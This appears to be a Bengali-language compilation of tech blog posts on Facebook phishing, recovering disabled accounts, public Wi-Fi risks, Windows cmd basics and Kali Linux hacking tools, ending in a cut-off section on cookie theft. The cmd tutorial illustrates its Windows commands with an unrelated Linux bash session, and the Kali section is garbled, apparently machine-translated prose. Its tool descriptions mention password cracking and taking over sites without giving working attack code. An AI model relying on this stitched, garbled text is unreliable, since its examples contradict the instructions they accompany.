আপনি আপনার ইউসারনেম এবং পাসওয়ার্ড দিয়ে লগইন করতে চাইবেন। আপনি যখনই আপনার ইউসারনেম এবং পাসওয়ার্ড দিবেন লগইন করার জন্য, তখন সাথে সাথে আপনার ইউসারনেম এবং পাসওয়ার্ড আপনার ফ্রেন্ড এর ডাটাবেজে চলে যাবে। কিন্তু আপনি টেরও পাবেন না। কারণ পরেরবার ফেসবুক এর আসল পেইজটি ওপেন হবে। আপনি হয়ত ভাববেন, আপনার নেট সমস্যার কারনে আবার লগইন করার কথা বলতেছে। আপনি আবার ইউসারনেম এবং পাসওয়ার্ড দিবেন লগইন করার জন্য এবং স্বাভাবিকভাবে লগইন হবে। যদি আপনি আপনার উদ্দেশ্যমত কোন পেইজ না পান, আপনি স্বাভাবিকভাবে ব্যাক করে চলে আসবেন। আর এর মাঝে আপনি হারিয়ে ফেলেছেন আপনার অতি গুরুত্বপূর্ণ ফেসবুক আইডিটি।



এখন তাহলে ফিশিং (Phishing থেকে বাচার উপায় কি?

ভেরি সিম্পল। যখন কোন লিংক এ ক্লিক করবেন সেই লিঙ্কটা যাচাই করে নিবেন। স্প্যামাররা ফিশিং এর জন্য বেশি ব্যবহার করে ইমেইল কে। তাই ইমেইল সহ যেকোন লিঙ্ক এ ক্লিক করার পূর্বে অবশ্যই লিঙ্কটি ট্রাস্টেড সাইট এর কিনা যাচাই করে নিবেন। তাহলেই আপনি স্প্যাম থেকে বাচতে পারবেন। আপনাকে অসংখ্য ধন্যবাদ সম্পূর্ণ টিউনটি পরার জন্য। ভাল থাকবেন, সুস্থ থাকবেন আর আপনার নিজের খেয়াল রাখবেন।


ফেইসবুক আইডি ডিজেবল হলে কিভাবে একাউন্ট ব্যাক পাবেন?

আপনার ডিজেবল একাউন্ট কি করে কয়েক ঘণ্টায় খুব সহজেই রিকোভার করতে পারবেন।

অনেক সময় শখের আইডিটা নষ্ট হলে খুবই কস্ট লাগে যা বলে বুঝার মতন নাহ!

অনেকে অনেক এক্সপার্ট দের কাছে সাহায্য নেন, এমন কি আইডি পাসওয়ার্ড ও পার্সোনাল ইনফরমেশন দিয়ে থাকেন তারপরেও কোন কাজ হয় নাহ! অনেকেই টাকা নিচে এই কাজটি করার জন্য। এটি চাইলেই আপনি নিজে করতে পারবেন।

তাই চলুন নিজেই এই পদ্ধতি ব্যবহার করে নিজের ডিজেবল আইডি ব্যাক আনতে পারেন খুব সহজেই।



১। প্রথমে আপনি আপনার ফোন থেকে গুগল ক্রম ব্রাউজার ওপেন করুন, অন্য ব্রাউজার হলেও চলবে কিন্তু ক্রম ব্রাউজার হলে বেশি ভালো হয়।

২। ক্রম ব্রাউজারের হিস্টোরি তে ক্লিক করে ক্লিন করে নিবেন ডাটা অর ক্যাঁচ।


৩। তারপর সার্চ অপশনে ক্লিক করে এই লিঙ্কে যাবেন:-

<https://m.facebook.com/help/contact/183000765122339>

৪। আপনার আইডি কার্ড সাবমিট করবেন এবং আপনার ডিজেবল আইডির ইমেইল ইউজ করবেন।

৫। আপনার ভোটার আইডি কার্ড বা সম্মার্ট কার্ড বা পাসপোর্ট এর ছবি ক্লিয়ার করে ফোনের ক্যামেরা দিয়া তুলবেন।

Recover Facebook Disabled Account



অবশ্যই ক্লিয়ার থাকতে হবে,

৬। আপনার ফেসবুক একাউন্ট ষেই নাম আর বয়স থাকবে সেই নাম আর বয়স অবশ্যই অবশ্যই মিলতে হবে না হলে আইডি ব্যাক আসবে নাহ!

৭। ফোটো সেন্ড করার পর এই মেসেজ টি লিখবেন,

(Hello Sir. I Send My Voter Id Card And Back Side Photo Please Review It And Give Me Permission Access My Account.Thank You.)

৮। এখন ওয়েট করুন ১২ ঘণ্টা, মাঝে মাঝে ২ঘণ্টা লাগে আবার ২৪ ঘণ্টা অ লাগেতে পারে, কাজ করবে ইনশাআল্লাহ!

যারা অনেক বার সাবমিট করেও রিপ্লি পাচ্ছেন নাহ তারা এভাবে চেস্টা করবেন কাজ হবে।

আইডি/পাসপোর্ট অবসর থাকতে হবে না হলে এড করে নিতে হবে নতুন যারা জানে নাহ তাদের জন্য এই পোস্টটি।

ওয়াইফাই জ্যামার কি? ফ্রি ওয়াইফাই ব্যবহারে কতটুকু ক্ষতিকর?

ওয়াইফাই ব্যবহার করা থেকে বিরত থাকুন

বর্তমানে আধুনিক যুগের প্রয়োজনীয় জিনিস হচ্ছে ইন্টারনেট। আর এই ইন্টারনেটের কারণে বেড়েছে ওয়াইফাই এর ব্যবহার। বাসাবাড়ি থেকে শুরু করে অফিস-আদালত, রেস্টুরেন্ট সব জায়গায় সহজে ইন্টারনেটের ব্যবহার পাওয়ার জন্য ওয়াইফাইয়ের ব্যবহার বেড়েছে। আর সব থেকে বড় কথা হল এখন প্রায় বিশ্বিভাগ রেস্টুরেন্ট, রেলস্টেশন, বিমানবন্দর এমনকি বাসেও দেখা যায় ফ্রি ওয়াইফাইয়ের ছড়াছড়ি। এই সব স্থানে গেলে কোন পাসওয়ার্ড ছাড়াই বিনামূল্যে ‘ওয়াইফাই’ কানেক্ট করা যায়।



এসব ‘ওয়াইফাই’ নেটওয়ার্কের জন্য একটি ‘হটস্পট’ মেশিন লাগে। অধিকাংশ সময়ই দেখা যায় এই ‘হটস্পট’ মেশিনের ভাইরাস প্রতিরোধ করার ক্ষমতা থাকে না। ফলে, এই ‘হটস্পট’-এর সঙ্গে সংযোগ থাকা মোবাইল বা ল্যাপটপেও সেই ভাইরাস ঢুকে যায়। এরমধ্যে এমন কিছু ভাইরাস থাকে যাদের কাজ হলো ডিভাইসের ভিতর থেকে যাবতীয় তথ্য বের করে হ্যাকারকে পাঠিয়ে দেওয়া।

অনেক সময় পাবলিক ‘ওয়াইফাই’ জোনে নানা সতর্কতামূলক সাইনবোর্ড লাগানো থাকে। যাতে এই ‘ওয়াইফাই’ জোনে স্মার্টফোন বা ল্যাপটপগুলোকে সাবধানে ব্যবহার করার জন্য সতর্ক করা হয়। কিন্তু অধিকাংশ সময়েই মানুষ এইসব সাইনবোর্ডকে পাত্র দেয়না।

‘ফ্রি ওয়াইফাই’ জোনে একজনের স্মার্টফোন ব্যবহারকারী বা ল্যাপটপ ব্যবহারকারীর ‘ডেটা কমিউনিকেশন’ পড়ে ফেলতে পারে অন্য কেউ। এছাড়াও, কোনভাবে হ্যাকাররা যদি মোবাইলে থাকা ব্যাংকিং ডিটেলস, যেমন অ্যাকাউন্ট নাম্বার, ডেবিট কার্ড নম্বর, পিন নম্বর, ক্রেডিট কার্ড নম্বর, পিন নম্বর পেয়ে যায়, তাহলে নিঃস্ব হতে পারে ব্যবহারকারী।

এইসব ‘ফ্রি ওয়াইফাই’ কানেকশনে কোন পাসওয়ার্ড তো থাকেই না, এমনকি এর রাউটারও অত্যন্ত নিম্নমানের হয়। ফলে, ‘ফ্রি ওয়াইফাই’-এ কানেক্ট হওয়া স্মার্টফোন খুব সহজেই হ্যাক করা যায়।



cmd কি? এটির ব্যবহার!

cmd কি : cmd এর পূর্ণরূপ হল Command (Command Prompt). cmd হল উইন্ডোজ অপারেটিং সিস্টেমের জন্য কমান্ড লাইন ইন্টারফ্রেস ব্যবহার করে যেসব Default কাজ করতে পারবেন আপনি চাইলে প্রায় সকল কাজই কমান্ড লাইন ব্যবহার করে করতে পারবেন। যদিও এটা লিনাক্স টার্মিনালের মত অতটা শক্তিশালী না তবুও আপনি অনেক কাজই এর মাধ্যমে করতে পারবেন। আপনি যদি এডভাল্স কাজ করতে চান তাহলে Windows Power Shell ব্যবহার করতে পারেন। তবে এই সিরিজে আমি cmd নিয়ে আলোচনা করব।

cmd ওপেন করা : আপনি চাইলে স্টার্ট মেনু থেকে cmd লিখে সার্চ দিয়ে cmd ওপেন করতে পারেন অথবা Windows + R কি চাপলে Run ওপেন হবে এবং এখানে cmd লিখে এন্টার প্রেস করলে cmd ওপেন হবে।

echo : ইকো কমান্ড মূলত কোন কিছু প্রিন্ট করতে ব্যবহার হয়। যেমন echo johnsonitinstitute লিখে ইন্টার দাও তাহলে এটি johnsonitinstitute প্রিন্ট করবে।

systeminfo : তোমার পিসির সকল কনফিগারেশন দেখতে এই কমান্ডটি ব্যবহৃত হয়। যেমন উইন্ডোজ নেম, ভার্সন, বায়োস ভার্সন, র্যাম, প্রসেসর ইত্যাদি।

HELP menu : আমরা চাইলে যেকোন কমান্ড এর হেল্প মেনু থেকে দেখে নিতে পারব যে এটি কিভাবে কাজ করে। হেল্প মেনুর কমান্ড হল attrib /? এখানে attrib এর স্থলে যেকোন কমান্ড বসাইতে হবে। যেমন আমরা যদি cd এর হেল্প মেনু দেখতে চাই তাহলে আমাদের টাইপ করতে হবে cd /? তাহলে আমরা cd এর হেল্প মেনু দেখতে পারব এবং এই কমান্ড কিভাবে কাজ করে তাও দেখতে পারব।

তাই যে কোন কমান্ড সম্পর্কে না জানলে এই হেল্প কমান্ড এর মাধ্যমে তা বিস্তারিত জেনে নেওয়া যাবে।

cd : cd কমান্ডটি পূর্ণরূপ হল Change Directory. তুমি যদি শুধু cmd লিখে এন্টার চাপ তাহলে এটি তোমাকে তোমার কারেন্ট ডাইরেক্টরী দেখাবে। তুমি যদি Root ডাইরেক্টরীতে যদি যেতে চাও তাহলে cd/ কমান্ড প্রেস করে এন্টার চাপ তাহলে তোমাকে ঝট ডাইরেক্টরীতে নিয়ে যাবে।

পূর্ববর্তী ডাইরেক্টরী : cd .. ডেক্সটপ এ ষাওয়া : cd Desktop

cls : cls কমান্ডটি মূলত কমান্ড লাইনের সকল লেখা মুছতে ব্যবহৃত হয়।

exit : exit কমান্ড টি cmd প্রোগ্রামটি ক্লোজ করতে ব্যবহৃত হয়। এটি লিখে এন্টার প্রেস করলে cmd উইন্ডোটি বন্ধ হয়ে যাবে।

dir : যেকোন ডাইরেক্টরীর সকল ফোল্ডার এবং ফাইল এর লিস্ট দেখতে dir কমান্ডটি ব্যবহৃত হয়।

mkdir : mkdir এর পূর্ণরূপ হল make directory . এর মাধ্যমে আমরা নতুন ফোল্ডার তৈরী করতে পারি।

যেমন mkdir johnsonitinstitute লিখে এন্টার প্রেস করলে একটি নতুন ফোল্ডার তৈরী হবে।

rmdir : এই কমান্ড দ্বার ফাকা যেকোন ফোল্ডার ডিলিট করা হয়। কিন্তু ওই ফোল্ডারের ভিতর যদি কোন ফাইল থাকে তাহলে কিছুই হবে না। এজন্য rmdir /s কমান্ডটি ব্যাবহার করতে হবে।

যেমন rmdir johnsonitinstitute কমান্ড ব্যাবহার করলে শুধু johnsonitinstitute নামক ফোল্ডারটি ডিলিট হয়ে যাবে কিন্তু যদি এই ফোল্ডারে কোন অন্য ফাইল থাকে তাহলে rmdir /s কমান্ড ব্যাবহার করতে হবে।

কোন নির্দলীয় ড্রাইভে যেতে : তুমি যদি কোন নির্দলীয় ড্রাইভ যেমন C কিংবা D ড্রাইভে যেতে চাও তাহলে তোমাকে কমান্ড দিতে হবে ,

C: সি ড্রাইভ এর জন্য

D: ডি ড্রাইভ এর জন্য

এভাবে তুমি যেকোন ড্রাইভে যেতে পার ।

এবার একটু এডভান্স লেভেলে যাওয়া যাক , তো তুমি যদি কোন স্পেশিফিক ডাইরেক্টরিতে যেতে চাও যেমন আমি c>program files ডাইরেক্টরীতে যেতে চাই । তাহলে আমাকে টাইপ করতে হবে cd c:/Program Files কিন্তু এটি তখনই কাজ করবে যখন তুমি C ড্রাইভে থাকবে । যদি না থাক তবে যখন তুমি C ড্রাইভ এ যাবে তোমাকে c>program files ডাইরেক্টরী তে নিয়ে যাবে ।

কথাটা একটা উদাহরণ দিয়ে বোঝানো যাক ,

উপরের চিত্রে দেখা যাচ্ছে যে আমি আমার d ড্রাইভ এর audio ফোল্ডারে যেতে চাই তাই আমি কমান্ড দিয়েছি cd d:/audio কিন্তু এটি আমাকে d>aduio ফোল্ডারে নিয়ে যায় নি । কেননা আমি এখন C ড্রাইভ এ আছি ।

```
bash-2.05b$ pwd
/home/dstone
bash-2.05b$ cd /usr/portage/app-shells/bash
bash-2.05b$ ls -al
total 68
drwxr-xr-x  3 root root  4096 May 14 12:05 .
drwxr-xr-x 26 root root  4096 May 17 02:36 ..
-rw-r--r--  1 root root 13710 May  3 22:35 ChangeLog
-rw-r--r--  1 root root 2924 May 14 12:05 Manifest
-rw-r--r--  1 root root 3720 May 14 12:05 bash-2.05b-r11.ebuild
-rw-r--r--  1 root root 3516 May  2 20:05 bash-2.05b-r9.ebuild
-rw-r--r--  1 root root 5083 May  3 22:35 bash-3.0-r11.ebuild
-rw-r--r--  1 root root 4038 May 14 12:05 bash-3.0-r7.ebuild
-rw-r--r--  1 root root 3931 May 14 12:05 bash-3.0-r8.ebuild
-rw-r--r--  1 root root 4267 Mar 29 21:11 bash-3.0-r9.ebuild
drwxr-xr-x  2 root root  4096 May  3 22:35 files
-rw-r--r--  1 root root   164 Dec 29  2003 metadata.xml
bash-2.05b$ cat metadata.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE pkgmetadata SYSTEM "http://www.gentoo.org/dtd/metadata.dtd">
<pkgmetadata>
<herd>base-system</herd>
</pkgmetadata>
bash-2.05b$ sudo /etc/init.d/bluetooth status
Password:
 * status: stopped
bash-2.05b$ ping -q -c1 en.wikipedia.org
PING rr.chtpa.wikimedia.org (207.142.131.247) 56(84) bytes of data.
--- rr.chtpa.wikimedia.org ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 112.076/112.076/112.076/0.000 ms
bash-2.05b$ grep -i /dev/sda /etc/fstab | cut --fields=-3
/dev/sda1          /mnt/usbkey
/dev/sda2          /mnt/ipod
bash-2.05b$ date
Wed May 25 11:36:56 PDT 2005
bash-2.05b$ lsmod
Module           Size  Used by
joydev            8256   0
ipu2200          175112   0
ieee80211        44228   1 ipu2200
ieee80211_crypt  4872    2 ipu2200,ieee80211
el000             84468   0
bash-2.05b$ █
```

কিন্তু আমি যখন কমান্ড দিলাম d: তখন এটি আমাকে সরারসি d>aduio ফোল্ডারে নিয়ে গেল ।

এখানে ফোল্ডার নেমগুলো কেস সেনসেটিভ । তাই সঠিক নাম ব্যাবহার করতে হবে ।

যদি একধিক ফোল্ডারে কিংবা ফোল্ডার এর নামের মাঝে যদি স্পেস থাকে তাহলে আমরা কোটেশন মার্ক ব্যাবহার করতে পারি ।

দ্রুত লেখার জন্য আমরা Tab বাটন ব্যাবহার করতে পারি । যেমন আমরা উপরের চিত্রের মত c>Program Files ফোল্ডারে যেতে চাই । তো আমরা কমান্ড দিব ,

cd c:/pr (tab)

এখানে cd c:/pr লেখার পর tab চাপতে হবে । তাহলে এটি অটোমেটিকলি cd c:/Program Files" লিখে নিবে এবং এন্টার চাপলে তোমাকে ওই ডাইরেক্টরীতে নিয়ে যাবে ।

tree : কমান্ডটি মূলত যেকোন ফোল্ডার এর স্ট্রাকচার দেখতে ব্যবহৃত হয় । কালার চেজ করা : আমরা চাইলে cmd উইন্ডোর ব্যাকগ্রাউন্ড কিংবা ফন্ট কালার চেজ করতে পারব । পুরো বিষয়ের একটা ওভারভিউ পেতে তুমি color /? কমান্ড দিতে পার । তাহলে তুমি সকল কালারের কালার কোড দেখতে পারবে ।

তো ফন্ট কালার এবং ব্যাকগ্রাউন্ড কালার চেজ করার জন্য টাইপ করতে হবে color 24 এখানে 24 হচ্ছে

কালার কোড। প্রথমে যে ভ্যালু থাকবে তা দ্বারা ব্যাকগ্রাউন্ড কালার চেজ হবে এবং পরের ভ্যালু ফন্ট কালার চেজ হবে। এখানে আমরা প্রথমে 2 ব্যাবহার করেছি এবং পরে 4 ব্যাবহার করেছি। 2 মানে হল সবুজ এবং 4 এর মানে লাল কালার। ডিফল্ট কালারে ফিরে আসতে চাইলে টাইপ কর শুধু color 4 এবং এন্টার দাও তাহলে তুমি ডিফল্ট কালার এ ফিরে আসবে।

শুধু একটি কালার কোড ব্যাবহার করলে ফন্ট কালার চেজ হবে। উপরে আমি শুধু color 4 ব্যাবহার করেছি। কালার কোড 4 এর রং হল লাল তাই ফন্ট কালার লাল হয়ে গেছে।

তো আমরা চাইলে Command Prompt Properties থেকেও কালার এবং ব্যাকগ্রাউন্ড চেজ করতে পারব। যেমন,

সকল ড্রাইভ এর নাম এবং লিস্ট দেখা : আপনার পিসিতে কয়টি ড্রাইভ আছে তা cmd এর মাধ্যমে দেখতে চাইলে টাইপ করুন wmic logicaldisk get name

ipconfig : উইন্ডোজ এর আইপি কনফিগারেশন দেখতে এই কমান্ড ব্যাবহার করা হয়।

path : উইন্ডোজ এর Environment Variables এ কি কি Path অ্যাড করা আছে তা দেখতে এই কমান্ড ব্যাবহার করা হয়। এটা নিয়ে একটা আলাদা পোষ্ট করার ইচ্ছা আসে।


কালি লিনাক্স এর ব্যবহার? কেন এই অপ্রেটিং সিস্টেম টি এত টা সমান্দিত?

কালি লিনাক্স একটি ডেবিয়ান ভিত্তিক লিনাক্স ডিস্ট্রিবিউশন যা উন্নত অনুপ্রবেশ পরীক্ষা এবং নিরাপত্তা নিরীক্ষা লক্ষ্য করে। কালীতে কয়েকশ তথ্য রয়েছে যা বিভিন্ন তথ্য সুরক্ষা কর্মকাণ্ডের দিকে মনোনিবেশ করা হয়, যেমন প্যানেলেশন টেস্টিং, সিকিউরিটি রিসার্চ, কম্পিউটার ফরেনসিকস এবং রিভার্স ইঞ্জিনিয়ারিং।

কালি লিনাক্স সবচেয়ে জনপ্রিয় অনুপ্রবেশ পরীক্ষা এবং লিনাক্সের বিচ্ছিন্নতা হ্যাকিং এবং উবুন্টু সবচেয়ে জনপ্রিয় লিনাক্স বিতরণ। যেহেতু এটি সাধারণ জ্ঞানের মতো যে লিনাক্স উইন্ডোজ এর চেয়ে হ্যাকিংয়ের জন্য আরও সুবিধাজনক ওএস ব্যবহার করে, পরবর্তী প্রশ্নটি কোনও মর্মাহত নয়: কোন লিনাক্স ডিস্ট্রো হ্যাকিংয়ের জন্য সর্বোত্তম ব্যবহার? কিন্তু হ্যাকিং ঘাই হোক না কেন? এবং কেন কোন বন্টন ব্যবহাত হচ্ছে? চল এটা পেতে। এটা হ্যাক মানে কি? কম্পিউটার হ্যাকিং একটি সমস্যা অতিক্রম করার জন্য প্রযুক্তিগত জ্ঞান ব্যবহার করার কাজ। মনে রাখবেন, একটি হ্যাকার কোনও দক্ষ প্রোগ্রামারকে উল্লেখ করতে পারে তবে পপ সংস্কৃতির জন্য ধন্যবাদ, হ্যাকার মেয়াদটি এখন একটি নিরাপত্তা হ্যাকারের সমার্থক - এটি এমন একটি যা কম্পিউটার দক্ষতাগুলির নিরাপত্তা দুর্বলতাগুলি কাজে লাগাতে এবং কম্পিউটারে বিরতিতে বাগ তৈরি করার জন্য প্রযুক্তিগত দক্ষতা ব্যবহার করে। সংক্ষেপে বলা যায়, সাধারণত হ্যাকার একটি নিরাপত্তা বিশেষজ্ঞ যার কাজ কম্পিউটার পদ্ধতিতে বিরক্তিকর পদ্ধতিগুলি, বিশেষত নেটওয়ার্কগুলির মাধ্যমে ব্যবহার করা। আজকের বিশ্বের, হ্যাকার অনুপ্রবেশ পরীক্ষক হয়। আমাদের প্রধান প্রশ্নটি পুনরায় উল্লেখ করার আরেকটি উপায় হচ্ছে, "কালি লিনাক্স বনাম উবুন্টু - কোনটি অনুপ্রবেশ পরীক্ষা এবং নেটওয়ার্ক প্রশাসনের জন্য ভাল?" কালি লিনাক্স বনাম উবুন্টু কালি লিনাক্স এবং উবুন্টু উভয়ই ডেবিয়ান ভিত্তিক অপারেটিং সিস্টেম, তাই তারা তাদের ক্রিয়াকলাপে অভিন্ন বলে মনে হয়। ডেক্সটপ এনভায়রনমেন্টের জন্য যদি না আপনার সাথে কালি লিনাক্স জাহাজগুলি সঠিকভাবে অনুমান করা যায় না তবে এটি কোনটি সঠিক।

কালি লিনাক্স। সিস্টেম পেনেলেশন টেস্টিং, ফরেনসিক সিকিউরিটি, নেটওয়ার্ক সিকিউরিটি, থ্রেট এনালাইসিস, ইত্যাদির জন্য অনন্য একটি প্ল্যাটফর্ম। এন্টারপ্রাইস সিকিউরিটি তে যে কোন ধরনের এনালাইসিস করার জন্য অপরিহার্য একটি অপারেটিং সিস্টেম। কমান্ড লাইন ধরে কাজ করার জন্য অনন্য একটি মাধ্যম এই অপারেটিং সিস্টেম টি। প্ল্যাটফর্ম এবং ওপেন সোর্স টুল গুলো নিয়ে তৈরি করা লিনাক্স এর এই ডিস্ট্রিবিউশন টি ব্যবহার করেন সুরা বিশ্বের প্রযুক্তি বেতারা। কেন এই অপারেটিং সিস্টেম টি এত টা সমান্দিত?

এর মূল কারণ পাইথন প্রারল ও সি তে তৈরি অনেকগুলো কাষ্টকরি টুল এতে আছে। চলুন কিছু টুল সম্পর্কে জেনে নেয়া যাক।



1. Metasploit

Metasploit মূলত একটি ফ্রেইম ওয়ার্ক যাকে নেটওয়ার্ক সিকিউরিটির জন্য ব্যবহার করা হয়। এছাড়াও অন্য বেশ কিছু টুলের সাথে এটিকে ব্যবহার করা যায়।

2. Beef

বিফ সাধারণত ওয়েব ব্রাউজার কে আক্রান্ত করতে ব্যবহার করা হয়। এটি একটি সুনির্দিষ্ট রিভার্স ইঞ্জিনিয়ারিং মেথড ফলো করে এই কাজ টি করতে পারে। এরপর পেলোড এর সাহায্যে অ্যাটাক এক্সেপ্লুইট করে।

3. HarvesTer

Open source Intelligence gathering এর জন্য অন্যতম মোক্ষম একটি অস্ত্র হচ্ছে এই টুলটি। কোন এন্টারপ্রাইজ সিকিউরিটির প্রথম চাহিদা কোন প্রতিষ্ঠানের প্রত্যেক এর তথ্য আলাদাভাবে সংগ্রহ করা। এটি পেন্টেস্ট করার প্রথম দিকের একটি ধাপ। মূলত এটি দিয়ে একটি নকশা বের করা যাবে। যার সাহায্যে বোঝা যায় একটি প্রতিষ্ঠান

কিভাবে তাদের কার্যক্রম পরিচালনা করে।

4. CeWL

এটি মূলত কুবি তে লেখা একটি অ্যাপ এক্সটারনাল লিঙ্ক ফলো করে পাসওয়ার্ড ভাঙ্গার চেস্টা করে। সোজা কথায় কোন সাইটের নিয়ন্ত্রণ নেবার জন্য সোটির সিকিউরিটি বাইপাস করতে Custom Wordlist তৈরি করা। এবং সেগুলোকে আমরা ব্র্যান্ড ফোরসিং টুলে কাজে লাগিয়ে ওয়েবসাইটের ইউজার ও পাসওয়ার্ড বের করতে সক্ষম হব।

5. HaxorBase

হ্যাঁএক্সের বেইস। এটি মূলত একটি ডেটাবেইস অ্যাপলিকেশন যা ডিজাইন করা হয়েছে একাধিক ডেটাবেইজের মধ্যে সমন্বয় করে সেগুলোতে কাজ করার জন্য সার্ভারের একটি নির্দিষ্ট লোকেশন থেকে। এটির সাহায্যে সাধারণ এস কিউ এল কুয়েরি ও ব্র্যান্ডফোরস অ্যাটাক করা সম্ভব সাধারণ ডেটাবেইজের বিকল্পে, যেমন (Mysql, sqlite, Microsoft SQL server, Oracle, PostgreSQL) ইত্যাদি।

6. XSSer

সাধারণত ক্রস সাইট স্ক্রিপ্টিং অ্যাটাক কনসোল এর সাহায্যে এক্সেপ্লুইট করা হয়ে থাকে।

ক্রস সাইট স্ক্রিপ্টিং মূলত, এমন একটি অ্যাটাক যার সাহায্যে ওয়েব সার্ভার এর ত্রুটিকে কাজে লাগিয়ে জাভাস্ক্রিপ্ট পেইলোড দিয়ে কোন ওয়েবসাইট থেকে তথ্য অপসারণ বা ভুল তথ্য সংযোজন করা যায়। এর বিভিন্ন ভাগ আছে যেমন পারসিস্টেন্ট, নন পারসিস্টেন্ট DOM ভিত্তিক ইত্যাদি।

7. wpscan .

এটি মূলত ওয়ার্ডপ্রেস সাইট Enumerating একটি স্ক্যানার। সুধু মাত্র এই টুলের সাহায্যে ওয়ার্ড প্রেস সাইট হ্যাক

করা সম্ভব। এটি দিয়ে কোন ওয়ার্ড প্রেস সাইটের দুর্বল প্লাগিন খুজে বের করা যায়। ইন্সটল করা সকল প্লাগিন বের করা যায়।

প্লাগিন এক্সপ্লাইট করে সাইটের নিয়ন্ত্রন নেয়া যায়।

8. Fierce domain Scanner

এটি পার্ট এ লেখা একটি স্ক্রিপ্ট। এটি একটি স্ক্যানার যার সাহায্যে অসংলগ্ন ডি এন এস অ্যাড্রেস কোন ডমেইন এর এনলিস্টিং ডাইরেক্টরি থেকে বের করে আনা যায়। এটি মূলত nmap, nessus, nikto এর টুলের সহযোগী হিসেবে কাজ করে।



কুকিস চুরি করে কিভাবে ফেসবুক একাউন্ট হ্যাকিং হয়?

ফেসবুক হ্যাকিং এর মধ্যে রয়েছে পিসিং, কিলগিইং, ব্রুটফোরসিং অন্তর্ম... এছারাও সিকিউরিটি ফার্ডে ফেলেও ধোঁকা দিতে পারেন ব্যবহারকারীকে।

